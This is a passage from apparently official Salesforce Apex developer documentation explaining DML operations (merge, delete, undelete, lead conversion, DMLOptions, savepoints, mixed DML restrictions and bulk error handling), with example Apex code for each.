        //This code populates the line item Id, AccountId, and Product2Id for each asset
        Asset asset = new Asset(Name = lineItem.PricebookEntry.Name,
                                Line_Item_ID__c = lineItem.Id,
                                AccountId = opp.AccountId,
                                Product2Id = lineItem.PricebookEntry.Product2Id);

        assets.add(asset);
    }

    try {
        upsert assets Line_Item_ID__c;  // This line upserts the assets list with
                                        // the Line_Item_Id__c field specified as the
                                        // Asset field that should be used for matching
                                        // the record that should be upserted.
    } catch (DmlException e) {
        System.debug(e.getMessage());
    }
}
```

Merging Records

When you have duplicate lead, contact, or account records in the database, cleaning up your data and consolidating the records might be a good idea. You can merge up to three records of the same sObject type. The `merge` operation merges up to three records into one of the records, deletes the others, and reparents any related records.

Example

The following shows how to merge an existing Account record into a master account. The account to merge has a related contact, which is moved to the master account record after the merge operation. Also, after merging, the merge record is deleted and only one record remains in the database. This examples starts by creating a list of two accounts and inserts the list. Then it executes queries to get the

new account records from the database, and adds a contact to the account to be merged. Next, it merges the two accounts. Finally, it verifies that the contact has been moved to the master account and the second account has been deleted.

```
// Insert new accounts
List<Account> ls = new List<Account>{
    new Account(name='Acme Inc.'),
        new Account(name='Acme')
        };
insert ls;

// Queries to get the inserted accounts
Account masterAcct = [SELECT Id, Name FROM Account WHERE Name = 'Acme Inc.' LIMIT 1];
Account mergeAcct = [SELECT Id, Name FROM Account WHERE Name = 'Acme' LIMIT 1];

// Add a contact to the account to be merged
Contact c = new Contact(FirstName='Joe',LastName='Merged');
c.AccountId = mergeAcct.Id;
insert c;

try {
    merge masterAcct mergeAcct;
} catch (DmlException e) {
    // Process exception
    System.debug('An unexpected error has occurred: ' + e.getMessage());
}

// Once the account is merged with the master account,
// the related contact should be moved to the master record.
masterAcct = [SELECT Id, Name, (SELECT FirstName,LastName From Contacts)
              FROM Account WHERE Name = 'Acme Inc.' LIMIT 1];
System.assert(masterAcct.getSObjects('Contacts').size() > 0);
System.assertEquals('Joe', masterAcct.getSObjects('Contacts')[0].get('FirstName'));
System.assertEquals('Merged', masterAcct.getSObjects('Contacts')[0].get('LastName'));

// Verify that the merge record got deleted
Account[] result = [SELECT Id, Name FROM Account WHERE Id=:mergeAcct.Id];
System.assertEquals(0, result.size());
```

This second example is similar to the previous except that it uses the `Database.merge` method (instead of the `merge` statement). The last argument of `Database.merge` is set to `false` to have any errors encountered in this operation returned in the merge result instead of getting exceptions. The example merges two accounts into the master account and retrieves the returned results. The example creates a master account and two duplicates, one of which has a child contact. It verifies that after the merge the contact is moved to the master account.

```
// Create master account
Account master = new Account(Name='Account1');
insert master;

// Create duplicate accounts
Account[] duplicates = new Account[]{
    // Duplicate account
    new Account(Name='Account1, Inc.'),
    // Second duplicate account
    new Account(Name='Account 1')
};
```

```
insert duplicates;

// Create child contact and associate it with first account
Contact c = new Contact(firstname='Joe',lastname='Smith', accountId=duplicates[0].Id);
insert c;


// Merge accounts into master
Database.MergeResult[] results = Database.merge(master, duplicates, false);

for(Database.MergeResult res : results) {
    if (res.isSuccess()) {
        // Get the master ID from the result and validate it
        System.debug('Master record ID: ' + res.getId());
        System.assertEquals(master.Id, res.getId());

        // Get the IDs of the merged records and display them
        List<Id> mergedIds = res.getMergedRecordIds();
        System.debug('IDs of merged records: ' + mergedIds);

        // Get the ID of the reparented record and
        // validate that this the contact ID.
        System.debug('Reparented record ID: ' + res.getUpdatedRelatedIds());
        System.assertEquals(c.Id, res.getUpdatedRelatedIds()[0]);
    }
    else {
        for(Database.Error err : res.getErrors()) {
            // Write each error to the debug output
            System.debug(err.getMessage());
        }
    }
}
```

Merge Considerations

When merging sObject records, consider the following rules and guidelines:

- Only leads, contacts, and accounts can be merged. See sObjects That Don't Support DML Operations on page 136.
- You can pass a master record and up to two additional sObject records to a single `merge` method.
- Using the Apex merge operation, field values on the master record always supersede the corresponding field values on the records to be merged. To preserve a merged record field value, simply set this field value on the master sObject before performing the merge.
- External ID fields can't be used with `merge`.

For more information on merging leads, contacts and accounts, see the Salesforce online help.

Deleting Records

After you persist records in the database, you can delete those records using the `delete` operation. Deleted records aren't deleted permanently from Force.com, but they are placed in the Recycle Bin for 15 days from where they can be restored. Restoring deleted records is covered in a later section.

Example

The following example deletes all accounts that are named 'DotCom':

```
Account[] doomedAccts = [SELECT Id, Name FROM Account
                         WHERE Name = 'DotCom'];
try {
    delete doomedAccts;
} catch (DmlException e) {
    // Process exception here
}
```

Note: For more information on processing `DmlExceptions`, see Bulk DML Exception Handling on page 137.

Referential Integrity When Deleting and Restoring Records

The `delete` operation supports cascading deletions. If you delete a parent object, you delete its children automatically, as long as each child record can be deleted.

For example, if you delete a case record, Apex automatically deletes any CaseComment, CaseHistory, and CaseSolution records associated with that case. However, if a particular child record is not deletable or is currently being used, then the `delete` operation on the parent case record fails.

The `undelete` operation restores the record associations for the following types of relationships:

- Parent accounts (as specified in the `Parent Account` field on an account)
- Parent cases (as specified in the `Parent Case` field on a case)
- Master solutions for translated solutions (as specified in the `Master Solution` field on a solution)
- Managers of contacts (as specified in the `Reports To` field on a contact)
- Products related to assets (as specified in the `Product` field on an asset)
- Opportunities related to quotes (as specified in the `Opportunity` field on a quote)
- All custom lookup relationships
- Relationship group members on accounts and relationship groups, with some exceptions
- Tags
- An article's categories, publication state, and assignments

Note: Salesforce only restores lookup relationships that have not been replaced. For example, if an asset is related to a different product prior to the original product record being undeleted, that asset-product relationship is not restored.

Restoring Deleted Records

After you have deleted records, the records are placed in the Recycle Bin for 15 days, after which they are permanently deleted. While the records are still in the Recycle Bin, you can restore them using the `undelete` operation. This is useful, for example, if you accidentally deleted some records that you want to keep.

Example

The following example undeletes an account named 'Trump'. The `ALL ROWS` keyword queries all rows for both top level and aggregate relationships, including deleted records and archived activities.

```
Account a = new Account(Name='Trump');
insert(a);
insert(new Contact(LastName='Carter',AccountId=a.Id));
delete a;

Account[] savedAccts = [SELECT Id, Name FROM Account WHERE Name = 'Trump' ALL ROWS];
try {
    undelete savedAccts;
} catch (DmlException e) {
    // Process exception here
}
```

Note: For more information on processing `DmlExceptions`, see Bulk DML Exception Handling on page 137.

Undelete Considerations

Note the following when using the `undelete` statement.

- You can undelete records that were deleted as the result of a merge, but the child objects will have been reparented, which cannot be undone.
- Use the `ALL ROWS` parameters with a SOQL query to identify deleted records, including records deleted as a result of a merge.
- See Referential Integrity When Deleting and Restoring Records.

SEE ALSO:

Querying All Records with a SOQL Statement

Converting Leads

The `convertLead` DML operation converts a lead into an account and contact, as well as (optionally) an opportunity. `convertLead` is available only as a method on the `Database` class; it is not available as a DML statement.

Converting leads involves the following basic steps:

1. Your application determines the IDs of any lead(s) to be converted.
2. Optionally, your application determines the IDs of any account(s) into which to merge the lead. Your application can use SOQL to search for accounts that match the lead name, as in the following example:

   ```
   SELECT Id, Name FROM Account WHERE Name='CompanyNameOfLeadBeingMerged'
   ```

3. Optionally, your application determines the IDs of the contact or contacts into which to merge the lead. The application can use SOQL to search for contacts that match the lead contact name, as in the following example:

   ```
   SELECT Id, Name FROM Contact WHERE FirstName='FirstName' AND LastName='LastName' AND
   AccountId = '001...'
   ```

4. Optionally, the application determines whether opportunities should be created from the leads.

5. The application queries the LeadSource table to obtain all of the possible converted status options (`SELECT ... FROM LeadStatus WHERE IsConverted='1'`), and then selects a value for the converted status.
6. The application calls `convertLead`.
7. The application iterates through the returned result or results and examines each LeadConvertResult object to determine whether conversion succeeded for each lead.
8. Optionally, when converting leads owned by a queue, the owner must be specified. This is because accounts and contacts cannot be owned by a queue. Even if you are specifying an existing account or contact, you must still specify an owner.

Example

This example shows how to use the `Database.convertLead` method to convert a lead. It inserts a new lead, creates a `LeadConvert` object and sets its status to converted, then passes it to the `Database.convertLead` method. Finally, it verifies that the conversion was successful.

```
Lead myLead = new Lead(LastName = 'Fry', Company='Fry And Sons');
insert myLead;

Database.LeadConvert lc = new database.LeadConvert();
lc.setLeadId(myLead.id);

LeadStatus convertStatus = [SELECT Id, MasterLabel FROM LeadStatus WHERE IsConverted=true
 LIMIT 1];
lc.setConvertedStatus(convertStatus.MasterLabel);

Database.LeadConvertResult lcr = Database.convertLead(lc);
System.assert(lcr.isSuccess());
```

Convert Leads Considerations

- Field mappings: The system automatically maps standard lead fields to standard account, contact, and opportunity fields. For custom lead fields, your Salesforce administrator can specify how they map to custom account, contact, and opportunity fields. For more information about field mappings, see the Salesforce online help.
- Merged fields: If data is merged into existing account and contact objects, only empty fields in the target object are overwritten—existing data (including IDs) are not overwritten. The only exception is if you specify `setOverwriteLeadSource` on the LeadConvert object to true, in which case the `LeadSource` field in the target contact object is overwritten with the contents of the `LeadSource` field in the source LeadConvert object.
- Record types: If the organization uses record types, the default record type of the new owner is assigned to records created during lead conversion. The default record type of the user converting the lead determines the lead source values available during conversion. If the desired lead source values are not available, add the values to the default record type of the user converting the lead. For more information about record types, see the Salesforce online help.
- Picklist values: The system assigns the default picklist values for the account, contact, and opportunity when mapping any standard lead picklist fields that are blank. If your organization uses record types, blank values are replaced with the default picklist values of the new record owner.
- Automatic feed subscriptions: When you convert a lead into a new account, contact, and opportunity, the lead owner is unsubscribed from the lead account. The lead owner, the owner of the generated records, and users that were subscribed to the lead aren't automatically subscribed to the generated records, unless they have automatic subscriptions enabled in their Chatter feed settings. They must have automatic subscriptions enabled to see changes to the account, contact, and opportunity records in their news feed. To subscribe to records they create, users must enable the `Automatically follow records that I create`

option in their personal settings. A user can subscribe to a record so that changes to the record display in the news feed on the user's home page. This is a useful way to stay up-to-date with changes to records in Salesforce.

DML Exceptions and Error Handling

Exception Handling

DML statements return run-time exceptions if something went wrong in the database during the execution of the DML operations. You can handle the exceptions in your code by wrapping your DML statements within try-catch blocks. The following example includes the `insert` DML statement inside a try-catch block.

```
Account a = new Account(Name='Acme');
try {
    insert a;
} catch(DmlException e) {
    // Process exception here
}
```

Database Class Method Result Objects

Database class methods return the results of the data operation. These result objects contain useful information about the data operation for each record, such as whether the operation was successful or not, and any error information. Each type of operation returns a specific result object type, as outlined below.

Operation	Result Class
insert, update	SaveResult Class
upsert	UpsertResult Class
merge	MergeResult Class
delete	DeleteResult Class
undelete	UndeleteResult Class
convertLead	LeadConvertResult Class
emptyRecycleBin	EmptyRecycleBinResult Class

Returned Database Errors

While DML statements always return exceptions when an operation fails for one of the records being processed and the operation is rolled back for all records, Database class methods can either do so or allow partial success for record processing. In the latter case of partial processing, Database class methods don't throw exceptions. Instead, they return a list of errors for any errors that occurred on failed records.

The errors provide details about the failures and are contained in the result of the Database class method. For example, a `SaveResult` object is returned for insert and update operations. Like all returned results, `SaveResult` contains a method called `getErrors` that returns a list of `Database.Error` objects, representing the errors encountered, if any.

Example

This example shows how to get the errors returned by a `Database.insert` operation. It inserts two accounts, one of which doesn't have the required Name field, and sets the second parameter to `false`: `Database.insert(accts, false);`. This sets the partial processing option. Next, the example checks if the call had any failures through `if (!sr.isSuccess())` and then iterates through the errors, writing error information to the debug log.

```
// Create two accounts, one of which is missing a required field
Account[] accts = new List<Account>{
    new Account(Name='Account1'),
    new Account()};
Database.SaveResult[] srList = Database.insert(accts, false);

// Iterate through each returned result
for (Database.SaveResult sr : srList) {
    if (!sr.isSuccess()) {
        // Operation failed, so get all errors
        for(Database.Error err : sr.getErrors()) {
            System.debug('The following error has occurred.');
            System.debug(err.getStatusCode() + ': ' + err.getMessage());
            System.debug('Fields that affected this error: ' + err.getFields());
        }
    }
}
```

More About DML

Setting DML Options

You can specify DML options for insert and update operations by setting the desired options in the `Database.DMLOptions` object. You can set `Database.DMLOptions` for the operation by calling the `setOptions` method on the sObject, or by passing it as a parameter to the `Database.insert` and `Database.update` methods.

Using DML options, you can specify:

- The truncation behavior of fields.
- Assignment rule information.
- Duplicate rule information.
- Whether automatic emails are sent.
- The user locale for labels.
- Whether the operation allows for partial success.

The `Database.DMLOptions` class has the following properties:

- `allowFieldTruncation` Property
- `assignmentRuleHeader` Property
- `dupicateRuleHeader`
- `emailHeader` Property
- `localeOptions` Property
- `optAllOrNone` Property

DMLOptions is only available for Apex saved against API versions 15.0 and higher. DMLOptions settings take effect only for record operations performed using Apex DML and not through the Salesforce user interface.

`allowFieldTruncation` Property

The `allowFieldTruncation` property specifies the truncation behavior of strings. In Apex saved against API versions previous to 15.0, if you specify a value for a string and that value is too large, the value is truncated. For API version 15.0 and later, if a value is specified that is too large, the operation fails and an error message is returned. The `allowFieldTruncation` property allows you to specify that the previous behavior, truncation, be used instead of the new behavior in Apex saved against API versions 15.0 and later.

The `allowFieldTruncation` property takes a Boolean value. If `true`, the property truncates String values that are too long, which is the behavior in API versions 14.0 and earlier. For example:

```
Database.DMLOptions dml = new Database.DMLOptions();

dml.allowFieldTruncation = true;
```

`assignmentRuleHeader` Property

The `assignmentRuleHeader` property specifies the assignment rule to be used when creating a case or lead.

Note: The Database.DMLOptions object supports assignment rules for cases and leads, but not for accounts or territory management.

Using the `assignmentRuleHeader` property, you can set these options:

- `assignmentRuleID`: The ID of an assignment rule for the case or lead. The assignment rule can be active or inactive. The ID can be retrieved by querying the AssignmentRule sObject. If specified, do not specify `useDefaultRule`. If the value is not in the correct ID format (15-character or 18-character Salesforce ID), the call fails and an exception is returned.

  Note: For the Case sObject, the `assignmentRuleID` DML option can be set only from the API and is ignored when set from Apex. For example, you can set the `assignmentRuleID` for an active or inactive rule from the `executeanonymous()` API call, but not from the Developer Console. This doesn't apply to leads—the `assignmentRuleID` DML option can be set for leads from both Apex and the API.

- `useDefaultRule`: Indicates whether the default (active) assignment rule will be used for a case or lead. If specified, do not specify an `assignmentRuleId`.

The following example uses the `useDefaultRule` option:

```
Database.DMLOptions dmo = new Database.DMLOptions();
dmo.assignmentRuleHeader.useDefaultRule= true;

Lead l = new Lead(company='ABC', lastname='Smith');
l.setOptions(dmo);
insert l;
```

The following example uses the `assignmentRuleID` option:

```
Database.DMLOptions dmo = new Database.DMLOptions();
dmo.assignmentRuleHeader.assignmentRuleId= '01QD0000000EqAn';

Lead l = new Lead(company='ABC', lastname='Smith');
l.setOptions(dmo);
insert l;
```

Note: If there are no assignment rules in the organization, in API version 29.0 and earlier, creating a case or lead with `useDefaultRule` set to `true` results in the case or lead being assigned to the predefined default owner. In API version 30.0 and later, the case or lead is unassigned and doesn't get assigned to the default owner.

`dupicateRuleHeader` Property

The `dupicateRuleHeader` property determines whether a record that's identified as a duplicate can be saved. Duplicate rules are part of the Duplicate Management feature.

Using the `dupicateRuleHeader` property, you can set these options.

- `allowSave`: Indicates whether a record that's identified as a duplicate can be saved.

The following example shows how to save an account record that's been identified as a duplicate. To learn how to iterate through duplicate errors, see DuplicateError Class

```
Database.DMLOptions dml = new Database.DMLOptions();
dml.DuplicateRuleHeader.AllowSave = true;
Account duplicateAccount = new Account(Name='dupe');
Database.SaveResult sr = Database.insert(duplicateAccount, dml);
if (sr.isSuccess()) {
 System.debug('Duplicate account has been inserted in Salesforce!');
}
```

`emailHeader` Property

The Salesforce user interface allows you to specify whether or not to send an email when the following events occur:

- Creation of a new case or task
- Conversion of a case email to a contact
- New user email notification
- Lead queue email notification
- Password reset

In Apex saved against API version 15.0 or later, the Database.DMLOptions `emailHeader` property enables you to specify additional information regarding the email that gets sent when one of the events occurs because of Apex DML code execution.

Using the `emailHeader` property, you can set these options.

- `triggerAutoResponseEmail`: Indicates whether to trigger auto-response rules (`true`) or not (`false`), for leads and cases. This email can be automatically triggered by a number of events, for example when creating a case or resetting a user password. If this value is set to `true`, when a case is created, if there is an email address for the contact specified in `ContactID`, the email is sent to that address. If not, the email is sent to the address specified in `SuppliedEmail`.
- `triggerOtherEmail`: Indicates whether to trigger email outside the organization (`true`) or not (`false`). This email can be automatically triggered by creating, editing, or deleting a contact for a case.
- `triggerUserEmail`: Indicates whether to trigger email that is sent to users in the organization (`true`) or not (`false`). This email can be automatically triggered by a number of events; resetting a password, creating a new user, or creating or modifying a task.

  Note: Adding comments to a case in Apex doesn't trigger email to users in the organization even if `triggerUserEmail` is set to `true`.

Even though auto-sent emails can be triggered by actions in the Salesforce user interface, the DMLOptions settings for `emailHeader` take effect only for DML operations carried out in Apex code.

In the following example, the `triggerAutoResponseEmail` option is specified:

```
Account a = new Account(name='Acme Plumbing');

insert a;

Contact c = new Contact(email='jplumber@salesforce.com', firstname='Joe',lastname='Plumber',
 accountid=a.id);

insert c;

Database.DMLOptions dlo = new Database.DMLOptions();

dlo.EmailHeader.triggerAutoResponseEmail = true;

Case ca = new Case(subject='Plumbing Problems', contactid=c.id);

database.insert(ca, dlo);
```

Email sent through Apex because of a group event includes additional behaviors. A *group event* is an event for which `IsGroupEvent` is true. The EventAttendee object tracks the users, leads, or contacts that are invited to a group event. Note the following behaviors for group event email sent through Apex:

- Sending a group event invitation to a user respects the `triggerUserEmail` option
- Sending a group event invitation to a lead or contact respects the `triggerOtherEmail` option
- Email sent when updating or deleting a group event also respects the `triggerUserEmail` and `triggerOtherEmail` options, as appropriate

`localeOptions` Property

The `localeOptions` property specifies the language of any labels that are returned by Apex. The value must be a valid user locale (language and country), such as de_DE or en_GB. The value is a String, 2-5 characters long. The first two characters are always an ISO language code, for example 'fr' or 'en.' If the value is further qualified by a country, then the string also has an underscore (_) and another ISO country code, for example 'US' or 'UK.' For example, the string for the United States is 'en_US', and the string for French Canadian is 'fr_CA.'

For a list of the languages that Salesforce supports, see Which Languages Does Salesforce Support? in the Salesforce online help.

`optAllOrNone` Property

The `optAllOrNone` property specifies whether the operation allows for partial success. If `optAllOrNone` is set to `true`, all changes are rolled back if any record causes errors. The default for this property is `false` and successfully processed records are committed while records with errors aren't. This property is available in Apex saved against Salesforce API version 20.0 and later.

Transaction Control

All requests are delimited by the trigger, class method, Web Service, Visualforce page or anonymous block that executes the Apex code. If the entire request completes successfully, all changes are committed to the database. For example, suppose a Visualforce page called an Apex controller, which in turn called an additional Apex class. Only when all the Apex code has finished running and the Visualforce

page has finished running, are the changes committed to the database. If the request does not complete successfully, all database changes are rolled back.

Sometimes during the processing of records, your business rules require that partial work (already executed DML statements) be "rolled back" so that the processing can continue in another direction. Apex gives you the ability to generate a *savepoint*, that is, a point in the request that specifies the state of the database at that time. Any DML statement that occurs after the savepoint can be discarded, and the database can be restored to the same condition it was in at the time you generated the savepoint.

The following limitations apply to generating savepoint variables and rolling back the database:

- If you set more than one savepoint, then roll back to a savepoint that is not the last savepoint you generated, the later savepoint variables become invalid. For example, if you generated savepoint `SP1` first, savepoint `SP2` after that, and then you rolled back to `SP1`, the variable `SP2` would no longer be valid. You will receive a runtime error if you try to use it.
- References to savepoints cannot cross trigger invocations because each trigger invocation is a new trigger context. If you declare a savepoint as a static variable then try to use it across trigger contexts, you will receive a run-time error.
- Each savepoint you set counts against the governor limit for DML statements.
- Static variables are not reverted during a rollback. If you try to run the trigger again, the static variables retain the values from the first run.
- Each rollback counts against the governor limit for DML statements. You will receive a runtime error if you try to rollback the database additional times.
- The ID on an sObject inserted after setting a savepoint is not cleared after a rollback. Create new a sObject to insert after a rollback. Attempting to insert the sObject using the variable created before the rollback fails because the sObject variable has an ID. Updating or upserting the sObject using the same variable also fails because the sObject is not in the database and, thus, cannot be updated.

The following is an example using the `setSavepoint` and `rollback` Database methods.

```
Account a = new Account(Name = 'xxx'); insert a;
System.assertEquals(null, [SELECT AccountNumber FROM Account WHERE Id = :a.Id].
                          AccountNumber);

// Create a savepoint while AccountNumber is null
Savepoint sp = Database.setSavepoint();

// Change the account number
a.AccountNumber = '123';
update a;
System.assertEquals('123', [SELECT AccountNumber FROM Account WHERE Id = :a.Id].
                           AccountNumber);

// Rollback to the previous null value
Database.rollback(sp);
System.assertEquals(null, [SELECT AccountNumber FROM Account WHERE Id = :a.Id].
                           AccountNumber);
```

sObjects That Cannot Be Used Together in DML Operations

DML operations on certain sObjects can't be mixed with other sObjects in the same transaction. This is because some sObjects affect the user's access to records in the organization. These types of sObjects must be inserted or updated in a different transaction to prevent operations from happening with incorrect access level permissions. For example, you can't update an account and a user role in a single transaction. However, there are no restrictions on delete DML operations.

The following sObjects can't be used with other sObjects when performing DML operations in the same transaction:

- FieldPermissions

- Group

  You can only insert and update a group in a transaction with other sObjects. Other DML operations are not allowed.

- GroupMember

  You can only insert and update a group member in a transaction with other sObjects in Apex code saved using Salesforce API version 14.0 and earlier.

- ObjectPermissions
- PermissionSet
- PermissionSetAssignment
- QueueSObject
- ObjectTerritory2AssignmentRule
- ObjectTerritory2AssignmentRuleItem
- RuleTerritory2Association
- SetupEntityAccess
- Territory2
- Territory2Model
- UserTerritory2Association
- User

  You can insert a user in a transaction with other sObjects in Apex code saved using Salesforce API version 14.0 and earlier.

  You can insert a user in a transaction with other sObjects in Apex code saved using Salesforce API version 15.0 and later if `UserRoleId` is specified as null.

  You can update a user in a transaction with other sObjects in Apex code saved using Salesforce API version 14.0 and earlier

  You can update a user in a transaction with other sObjects in Apex code saved using Salesforce API version 15.0 and later if the following fields are not also updated:

  - `UserRoleId`
  - `IsActive`
  - `ForecastEnabled`
  - `IsPortalEnabled`
  - `Username`
  - `ProfileId`

- UserRole
- UserTerritory
- Territory
- Custom settings in Apex code saved using Salesforce API version 17.0 and earlier.

If you're using a Visualforce page with a custom controller, you can't mix sObject types with any of these special sObjects within a single request or action. However, you can perform DML operations on these different types of sObjects in subsequent requests. For example, you can create an account with a save button, and then create a user with a non-null role with a submit button.

You can perform DML operations on more than one type of sObject in a single class using the following process:

1. Create a method that performs a DML operation on one type of sObject.
2. Create a second method that uses the `future` annotation to manipulate a second sObject type.

This process is demonstrated in the example in the next section.

Example: Using a Future Method to Perform Mixed DML Operations

This example shows how to perform mixed DML operations by using a future method to perform a DML operation on the User object.

```
public class MixedDMLFuture {
    public static void useFutureMethod() {
        // First DML operation
        Account a = new Account(Name='Acme');
        insert a;

        // This next operation (insert a user with a role)
        // can't be mixed with the previous insert unless
        // it is within a future method.
        // Call future method to insert a user with a role.
        Util.insertUserWithRole(
            'mruiz@awcomputing.com', 'mruiz',
            'mruiz@awcomputing.com', 'Ruiz');
    }
}
```

```
public class Util {
    @future
    public static void insertUserWithRole(
        String uname, String al, String em, String lname) {

        Profile p = [SELECT Id FROM Profile WHERE Name='Standard User'];
        UserRole r = [SELECT Id FROM UserRole WHERE Name='COO'];
        // Create new user with a non-null user role ID
        User u = new User(alias = al, email=em,
            emailencodingkey='UTF-8', lastname=lname,
            languagelocalekey='en_US',
            localesidkey='en_US', profileid = p.Id, userroleid = r.Id,
            timezonesidkey='America/Los_Angeles',
            username=uname);
        insert u;
    }
}
```

Mixed DML Operations in Test Methods

Test methods allow for performing mixed DML operations between the sObjects listed in sObjects That Cannot Be Used Together in DML Operations and other sObjects if the code that performs the DML operations is enclosed within `System.runAs` method blocks. This enables you, for example, to create a user with a role and other sObjects in the same test.

Example: Mixed DML Operations in `System.runAs` Blocks

This example shows how to enclose mixed DML operations within `System.runAs` blocks to avoid the mixed DML error. The `System.runAs` block runs in the current user's context. It creates a test user with a role and a test account, which is a mixed DML operation.

```
@isTest
private class MixedDML {
    static testMethod void mixedDMLExample() {
        User u;
        Account a;
        User thisUser = [SELECT Id FROM User WHERE Id = :UserInfo.getUserId()];
       // Insert account as current user
        System.runAs (thisUser) {
            Profile p = [SELECT Id FROM Profile WHERE Name='Standard User'];
            UserRole r = [SELECT Id FROM UserRole WHERE Name='COO'];
            u = new User(alias = 'jsmith', email='jsmith@acme.com',
                emailencodingkey='UTF-8', lastname='Smith',
                languagelocalekey='en_US',
                localesidkey='en_US', profileid = p.Id, userroleid = r.Id,
                timezonesidkey='America/Los_Angeles',
                username='jsmith@acme.com');
            insert u;
            a = new Account(name='Acme');
            insert a;
        }
    }
}
```

Using `Test.startTest` and `Test.stopTest` to bypass the mixed DML error in a Test Method

The mixed DML exception error is still sometimes returned even if you enclose the code block that performs the mixed DML operations within a `System.runAs` block. This can occur if the test method calls a future method that performs a DML operation that can't be mixed with others, such as deleting a group. If you get the mixed DML exception in this case, enclose the code block that makes the future method call within `Test.startTest` and `Test.stopTest` statements.

This example shows how enclosing the `delete` statement between `Test.startTest` and `Test.stopTest` statements prevents the mixed DML exception error in a test. Because the `delete` statement causes a mixed DML operation to be executed by a future method, it is enclosed within the `Test.startTest` and `Test.stopTest` statements. The `delete` statement causes a trigger to fire, deleting the group that was inserted earlier by the account insert trigger by calling the `deleteGroup` future method of the `Util` class.

This is the test class that causes a mixed DML operation to occur. The account insertion and deletion fire the triggers.

```
@isTest
private class RunasTest {
    static testMethod void mixeddmltest() {
        // Create the account and group.
        Account ac = new Account(Name='TEST ACCOUNT');
        // Group is created in the insert trigger.
        insert ac;
        // Set up user
        User u1 = [SELECT Id FROM User WHERE UserName='testadmin@acme.com'];
        System.RunAs(u1){
            // Add startTest and stopTest to avoid mixed DML error
```

```
            Test.startTest();
            // Delete the account.
            // Group is deleted through future method call in trigger.
            delete ac;
            Test.stopTest();
        }
    }
}
```

This is the account insert trigger that inserts a group.

```
trigger Account_After_Insert_Trg on Account (after insert) {
    Group gr = new Group(Name='Test',Type='Regular');
    insert gr;
}
```

This is the account delete trigger that calls a future method to delete a group.

```
trigger Account_Before_Delete_Trg on Account (before delete) {
    Util.deleteGroup('Test');
}
```

This is the future method that deletes a group.

```
public with sharing class Util {
    @future
    public static void deleteGroup(String grNameSet) {
        List<Group> grList =
            [select Id, Name from Group where Name = :grNameSet];
        delete grList[0];
    }
}
```

sObjects That Don't Support DML Operations

Your organization contains standard objects provided by Salesforce and custom objects that you created. These objects can be accessed in Apex as instances of the sObject data type. You can query these objects and perform DML operations on them. However, some standard objects don't support DML operations although you can still obtain them in queries. They include the following:

- AccountTerritoryAssignmentRule
- AccountTerritoryAssignmentRuleItem
- ApexComponent
- ApexPage
- BusinessHours
- BusinessProcess
- CategoryNode
- CurrencyType
- DatedConversionRate
- NetworkMember (allows `update` only)
- ProcessInstance
- Profile

- RecordType
- SelfServiceUser
- StaticResource
- Territory2
- UserAccountTeamMember
- UserTerritory
- WebLink

Note: All standard and custom objects can also be accessed through the SOAP API. ProcessInstance is an exception. You can't create, update, or delete ProcessInstance in the SOAP API.

Bulk DML Exception Handling

Exceptions that arise from a bulk DML call (including any recursive DML operations in triggers that are fired as a direct result of the call) are handled differently depending on where the original call came from:

- When errors occur because of a bulk DML call that originates directly from the Apex DML statements, or if the `allOrNone` parameter of a Database DML method was specified as `true`, the runtime engine follows the "all or nothing" rule: during a single operation, all records must be updated successfully or the entire operation rolls back to the point immediately preceding the DML statement.
- When errors occur because of a bulk DML call that originates from the SOAP API with default settings, or if the `allOrNone` parameter of a Database DML method was specified as `false`, the runtime engine attempts at least a partial save:
  1. During the first attempt, the runtime engine processes all records. Any record that generates an error due to issues such as validation rules or unique index violations is set aside.
  2. If there were errors during the first attempt, the runtime engine makes a second attempt that includes only those records that did not generate errors. All records that didn't generate an error during the first attempt are processed, and if any record generates an error (perhaps because of race conditions) it is also set aside.
  3. If there were additional errors during the second attempt, the runtime engine makes a third and final attempt which includes only those records that didn't generate errors during the first and second attempts. If any record generates an error, the entire operation fails with the error message, "Too many batch retries in the presence of Apex triggers and partial failures."

  Note: Note the following:
  - During the second and third attempts, governor limits are reset to their original state before the first attempt. See Execution Governors and Limits on page 269.
  - Apex triggers are fired for the first save attempt, and if errors are encountered for some records and subsequent attempts are made to save the subset of successful records, triggers are re-fired on this subset of records.

Things You Should Know about Data in Apex

Non-Null Required Fields Values and Null Fields

When inserting new records or updating required fields on existing records, you must supply non-`null` values for all required fields.

Unlike the SOAP API, Apex allows you to change field values to `null` without updating the `fieldsToNull` array on the sObject record. The API requires an update to this array due to the inconsistent handling of `null` values by many SOAP providers. Because Apex runs solely on the Force.com platform, this workaround is unnecessary.

DML Not Supported with Some sObjects

DML operations are not supported with certain sObjects. See sObjects That Don't Support DML Operations.

String Field Truncation and API Version

Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.

sObject Properties to Enable DML Operations

To be able to insert, update, delete, or undelete an sObject record, the sObject must have the corresponding property (`createable`, `updateable`, `deletable`, or `undeletable` respectively) set to `true`.

ID Values

The `insert` statement automatically sets the ID value of all new sObject records. Inserting a record that already has an ID—and therefore already exists in your organization's data—produces an error. See Lists for more information.

The `insert` and `update` statements check each batch of records for duplicate ID values. If there are duplicates, the first five are processed. For the sixth and all additional duplicate IDs, the SaveResult for those entries is marked with an error similar to the following: `Maximum number of duplicate updates in one batch (5 allowed). Attempt to update Id more than once in this API call: number_of_attempts.`

The ID of an updated sObject record cannot be modified in an `update` statement, but related record IDs can.

Fields With Unique Constraints

For some sObjects that have fields with unique constraints, inserting duplicate sObject records results in an error. For example, inserting CollaborationGroup sObjects with the same names results in an error because CollaborationGroup records must have unique names.

System Fields Automatically Set

When inserting new records, system fields such as `CreatedDate`, `CreatedById`, and `SystemModstamp` are automatically updated. You cannot explicitly specify these values in your Apex. Similarly, when updating records, system fields such as `LastModifiedDate`, `LastModifiedById`, and `SystemModstamp` are automatically updated.

Maximum Number of Records Processed by DML Statement

You can pass a maximum of 10,000 sObject records to a single `insert`, `update`, `delete`, and `undelete` method.

Each `upsert` statement consists of two operations, one for inserting records and one for updating records. Each of these operations is subject to the runtime limits for `insert` and `update`, respectively. For example, if you upsert more than 10,000 records and all of them are being updated, you receive an error. (See Execution Governors and Limits on page 269)

Upsert and Foreign Keys

You can use foreign keys to upsert sObject records if they have been set as reference fields. For more information, see Field Types in the *Object Reference for Salesforce and Force.com*.

Creating Records for Multiple Object Types

As with the SOAP API, you can create records in Apex for multiple object types, including custom objects, in one DML call with API version 20.0 and later. For example, you can create a contact and an account in one call. You can create records for up to 10 object types in one call.

